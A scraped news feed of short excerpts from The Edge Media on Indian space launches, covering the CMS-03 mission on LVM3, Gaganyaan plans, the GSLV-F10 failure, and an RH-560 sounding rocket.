The post India Successfully Launches Its Heaviest Communication Satellite on Homegrown LVM3 Rocket appeared first on The Edge Media.
]]>A Record-Setting Communication Satellite

The CMS-03 satellite weighs 4,410 kilograms and is designed to deliver multi-band communication services across a vast oceanic region covering the Indian subcontinent. It was precisely positioned in a Geosynchronous Transfer Orbit (GTO) and will serve as a replacement for the GSAT-7 series launched in 2013.

Indigenous Rocket Delivers a Perfect Launch
ISRO Chairman V. Narayanan confirmed that the LVM3-M5 rocket accurately deployed the satellite into its intended orbit. He referred to the LVM3 as Bahubali, highlighting its strength and heavy-lift capability. He also recalled that the same rocket family carried out the prestigious Chandrayaan-3 lunar mission, which made India the first nation to land near the Moon’s south pole.
All eight LVM3 missions, including developmental and operational flights, have achieved complete success. Narayanan described the CMS-03 mission as another proud moment for the nation and a shining example of Atmanirbhar Bharat or self-reliant India. Despite challenging weather, the ISRO team ensured a flawless launch.
From Dependence to Independence in Heavy Launches
Before this mission, India had relied on Arianespace’s launch facilities in French Guiana for deploying heavier satellites. The last such instance was in December 2018, when GSAT-11, weighing 5,854 kg, was launched aboard an Ariane-5 rocket.
With LVM3 now fully operational, India has achieved complete independence in launching communication satellites weighing up to 4,000 kilograms into GTO.
LVM3: India’s Heavy-Lift Launch Vehicle
The LVM3-M5 is a three-stage rocket equipped with two S200 solid boosters, a L110 liquid core stage, and a C25 cryogenic upper stage, all developed using indigenous technology. Scientists also refer to it as GSLV Mk-III, representing the most powerful launch vehicle in India’s fleet.
ISRO classifies its launch vehicles based on mission goals, orbit type, and payload capacity. The Polar Satellite Launch Vehicle (PSLV) handles lighter payloads up to 1,750 kg, while the Small Satellite Launch Vehicle (SSLV) supports payloads up to 500 kg in low Earth orbit. The GSLV carries payloads around 2,200 kg, and the LVM3 extends this to over 4,000 kg.
Ready for Future Human Spaceflight
The LVM3 is central to ISRO’s upcoming Gaganyaan mission, which will use a human-rated version called the HRLV (Human Rated Launch Vehicle). This version can carry 4,000 kg to GTO and 8,000 kg to low Earth orbit.
The rocket’s S200 boosters, developed at the Vikram Sarabhai Space Centre in Thiruvananthapuram, provide the lift-off thrust, while the L110 stage uses two Vikas engines designed at the Liquid Propulsion Systems Centre.
Building on Chandrayaan-3 Success
The LVM3’s previous mission was the launch of Chandrayaan-3, which made history in 2023 with a successful soft landing near the Moon’s south pole. The spacecraft weighed 3,841 kilograms, demonstrating the LVM3’s high reliability and performance.
The post India Successfully Launches Its Heaviest Communication Satellite on Homegrown LVM3 Rocket appeared first on The Edge Media.
]]>The post India to Launch First-Ever Human Space Mission ‘Gaganyaan’ in December 2025 appeared first on The Edge Media.
]]>The Gaganyaan spacecraft is designed to carry a crew of three astronauts at an altitude of about 400 km. The mission will test India’s capabilities in life support, crew safety, and re-entry technology. Scientists are calling it a game-changer that will propel India into the elite league of human spacefaring nations.
Public excitement is soaring, with social media already celebrating the announcement as India’s next “giant leap for mankind.” Experts say the success of Gaganyaan will also boost India’s global standing in the space industry.
The post India to Launch First-Ever Human Space Mission ‘Gaganyaan’ in December 2025 appeared first on The Edge Media.
]]>The post Former ISRO Chairman Madhavan Nair was Startled at the Failure of a Satellite Launch appeared first on The Edge Media.
]]>The performance of the first and second stages was normal, according to the space agency. However, due to a technical glitch, the Cryogenic Upper Stage did not ignite. The task could not be finished on time.
Mr. Nair, who served as ISRO Chairman for six years beginning in 2003 and completed 25 successful missions, said that setbacks like this are common and that ISRO should not lose hope.
The post Former ISRO Chairman Madhavan Nair was Startled at the Failure of a Satellite Launch appeared first on The Edge Media.
]]>The post GSLV-F10 fails to launch earth observation satellite into intended orbit appeared first on The Edge Media.
]]>ISRO chairman K. Sivan said that a “technical anomaly was observed in the cryogenic stage and the mission could not be accomplished.”
The ISRO had earlier tweeted saying, “GSLV-F10 had lifted off successfully” from the spaceport.
The intended mission was to position EOS-03 in Geostationary orbit. The satellite was expected to provide near real-time imaging of large area of interest at frequent intervals, which could be used for quick monitoring of natural disasters, episodic events and any short-term events
The post GSLV-F10 fails to launch earth observation satellite into intended orbit appeared first on The Edge Media.
]]>The post ISRO to launch the Earth Observation Satellite on August 12 appeared first on The Edge Media.
]]>The satellite, also dubbed the Geo Imaging Satellite-1 (GISAT-1) was initially set to be launched in March 2020. However, it was scrubbed following a technical glitch. The satellite will be launched onboard the Geosynchronous Satellite Launch Vehicle-F10 (GSLV) at 5.43 am on August 12 from Sriharikota. The final launch will depend on weather conditions.
The GSLV flight will be carrying the satellite in a 4 metre diameter-Ogive shaped payload fairing, which is being flown for the first time on the rocket, that has so far conducted 13 other flights deploying satellite and partner missions into space.
The Earth Observation Satellite will play a key role in disaster management and mitigation for India as it enables near-real-time monitoring of natural disasters like floods and cyclones that have become common in the Indian subcontinent. The satellite will image the whole country four to five times on a daily basis, sending in key data related to weather and environmental change to different agencies.
The satellite will be placed in the geosynchronous transfer orbit by GSLV after which it will move in sync with Earth. The satellite will have payload imaging sensors of six band multi-spectral visible and near infra-red with 42 metres resolution, 158 bands hyper-spectral visible and near infra-red with 318 metres resolution and 256 bands hyper-spectral short wave infra-red with 191 metres resolution.
The post ISRO to launch the Earth Observation Satellite on August 12 appeared first on The Edge Media.
]]>The post Chandrayaan-3 likely to be launched during third quarter of 2022 : Jitendra Singh. appeared first on The Edge Media.
]]>In a written response to a question in Lok Sabha, Singh , Minister of state in-charge of the Department of Space , said the launch of Chandrayaan-3 has been rescheduled.
“Chandrayaan-3 is likely to be launched during the third quarter of 2022 assuming normal work flow henceforth,” he said.
Chandrayaan-3 is critical for Indian Space Research Organisation (ISRO) as it will demonstrate India’s capabilities to make landings for further interplanetary missions.
The post Chandrayaan-3 likely to be launched during third quarter of 2022 : Jitendra Singh. appeared first on The Edge Media.
]]>The post Elon Musk’s one word-Tweet on ISRO’s Gaganyaan Engine Test Success. appeared first on The Edge Media.
]]>Despite being competitors, Mr Musk has often praised ISRO’s efforts to achieve big with minimal cost.
The post Elon Musk’s one word-Tweet on ISRO’s Gaganyaan Engine Test Success. appeared first on The Edge Media.
]]>The post ISRO launches RH-560 sounding rocket, to study practical changes in winds appeared first on The Edge Media.
]]>ISRO gave this information via Twitter on Friday night. With the help of ISRO’s sounding rocket, the neutral winds in the ISRO atmosphere will study the altitude changes and the dynamics of the plasma. “The Sounding Rocket (RH-560) was launched in the Sriharikota range today to study neutral winds (neutral winds) and the attitudinal variation in plasma dynamics,” ISRO shared the photos of the launch of the sounding rocket.
ISRO stated that they also serve as easily affordable platforms for testing or proving prototypes of new components or sub-systems for use in launched vehicles and satellites. Explain that ISRO started launching indigenously manufactured rockets from 1965. It has since become much more adept with experience in solid propellant technology.
According to the information, on Friday yesterday, a news related to ISRO’s commercial branch New Space India Limited (NSIL) was revealed.
The post ISRO launches RH-560 sounding rocket, to study practical changes in winds appeared first on The Edge Media.
]]>